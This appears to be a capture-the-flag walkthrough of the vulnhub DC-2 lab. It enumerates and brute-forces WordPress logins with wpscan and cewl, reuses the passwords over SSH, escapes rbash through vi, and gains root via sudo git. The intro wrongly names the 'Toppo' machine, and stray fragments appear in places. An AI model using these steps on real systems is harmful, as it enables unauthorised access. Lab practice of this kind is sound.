

DC: 2

Today, we'll be looking at the Toppo machine on vulnhub.

You can download the machine [here](#).

Let's scan the machine with nmap.

```
└─(root@kali)-[~]
└─# nmap -sS -A -p- 192.168.56.104
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-28 06:57 EET
Nmap scan report for 192.168.56.104
Host is up (0.00017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Did not follow redirect to http://dc-2/
7744/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52517b6e70a4337ad24be10b5a0f9ed7 (DSA)
|   2048 5911d8af38518f41a744b32803809942 (RSA)
|   256  df181d7426cec14f6f2fc12654315191 (ECDSA)
|_  256  d9385f997c0d647e1d46f6e97cc63717 (ED25519)
MAC Address: 08:00:27:09:87:0A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.17 ms 192.168.56.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.69 seconds
```


The machine is running http and ssh on port **7744**.

Let's add **dc-2** to the hosts file.

```
echo "192.168.56.104 dc-2" >> /etc/hosts
```

Now, let's browse the machine on port 80.

We can see that it's running wordpress.



WELCOME

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec augue est, auctor at nisi et, tristique tincidunt nulla. Maecenas vitae suscipit lorem, sed consectetur arcu. Nunc accumsan urna arcu, quis tincidunt justo aliquam at. Sed ullamcorper dui quis neque luctus sollicitudin sit amet vel erat. Nam faucibus rutrum purus, id varius metus feugiat

Let's run wpscan to enumerate the machine.

```
wpscan --url http://dc-2 -e
```

We found three users.

```
[i] User(s) Identified:

[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] jerry
| Found By: Wp Json Api (Aggressive Detection)
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] tom
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploring the wordpress site, we can see the first flag.

FLAG

Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.

It's giving us a hint to use cewl, which is a tool for generating wordlists based on a given url.

```
cewl http://dc-2 > wordlist.txt
```

Now, we can use this wordlist to bruteforce the wordpress login.

I put the three users we found earlier in a file **users.txt**.

Now, let's run wpscan.

```
wpscan --url http://dc-2 -U users.txt -P wordlist.txt
```

We found the passwords for two users.

```
[!] Valid Combinations Found:  
| Username: jerry, Password: adipiscing  
| Username: tom, Password: parturient
```

I logged into wordpress and I found the second flag but didn't find anything else useful.

Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.

So, I tried the these credentials with ssh.

We got in!

```
(root@kali)-[~]
# ssh tom@dc-2 -p 7744
The authenticity of host '[dc-2]:7744 ([192.168.56.104]:7744)' can't be established.
ED25519 key fingerprint is SHA256:JEugxeXYqsY0dfaV/hdSQN31Pp0vLi5iGFvQb8cB1YA.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:23: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[dc-2]:7744' (ED25519) to the list of known hosts.
tom@dc-2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 26 08:26:18 2023 from 192.168.56.1
tom@DC-2:~$
```

Looks like we are in a restriced shell: **rbash**.

```
tom@DC-2:~$ clear
-rbash: clear: command not found
tom@DC-2:~$ -rbash: /dev/null: restricted: cannot redirect output
bash: _upvars: `-a0': invalid number specifier
-rbash: /dev/null: restricted: cannot redirect output
bash: _upvars: `-a0': invalid number specifier
tom@DC-2:~$
```

We can use the command `compgen -c` to view available commands.

Great! we can fun **vi**.

```
wait
less
scp
ls
vi
tom@DC-2:~$
```

You can read this great [article](#) about escaping rbash.

run the vi command and our vi editor is open using the set mode we can bypass the restricted rbash shell

```
1 vi
2 :set shell=/bin/bash
3 :shell
```

Running that, we got a bash shell.

```
tom@DC-2:~$ echo $0
/bin/bash
tom@DC-2:~$
```

We also need to change our PATH to be able to use commands.

```
export PATH=/bin:/usr/bin:$PATH
```

Now, let's perform local enumeration and escalate our privileges.

We found flag3.

```
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
tom@DC-2:~$
```

That's a hint to switch user to **jerry**.

In the home directory of the user jerry, we find the fourth flag.

```
jerry@DC-2:~$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now.  :-)

Go on - git outta here!!!!

jerry@DC-2:~$ █
```

There aren't any hints in here.

Let's use `sudo -l`.

We can run **git** with sudo.

Let's search for it on [gtfobins](#).

(b) This invokes the default pager, which is likely to be less, other functions may apply.

```
sudo git -p help config
!/bin/sh
```

Let's use this command.

We are root!

Now, we can view the final flag.

DESCRIPTION

You can query/set/replace/unset options with this command. The name is actually the section and the key separated by a dot, and the value will be escaped.

```
#!/bin/sh
# whoami
root
# cd /root
# ls
final-flag.txt
# cat final-flag.txt
```

Congratulations!!!

A special thanks to all those who sent me tweets and provided me with feedback - it's all greatly appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

#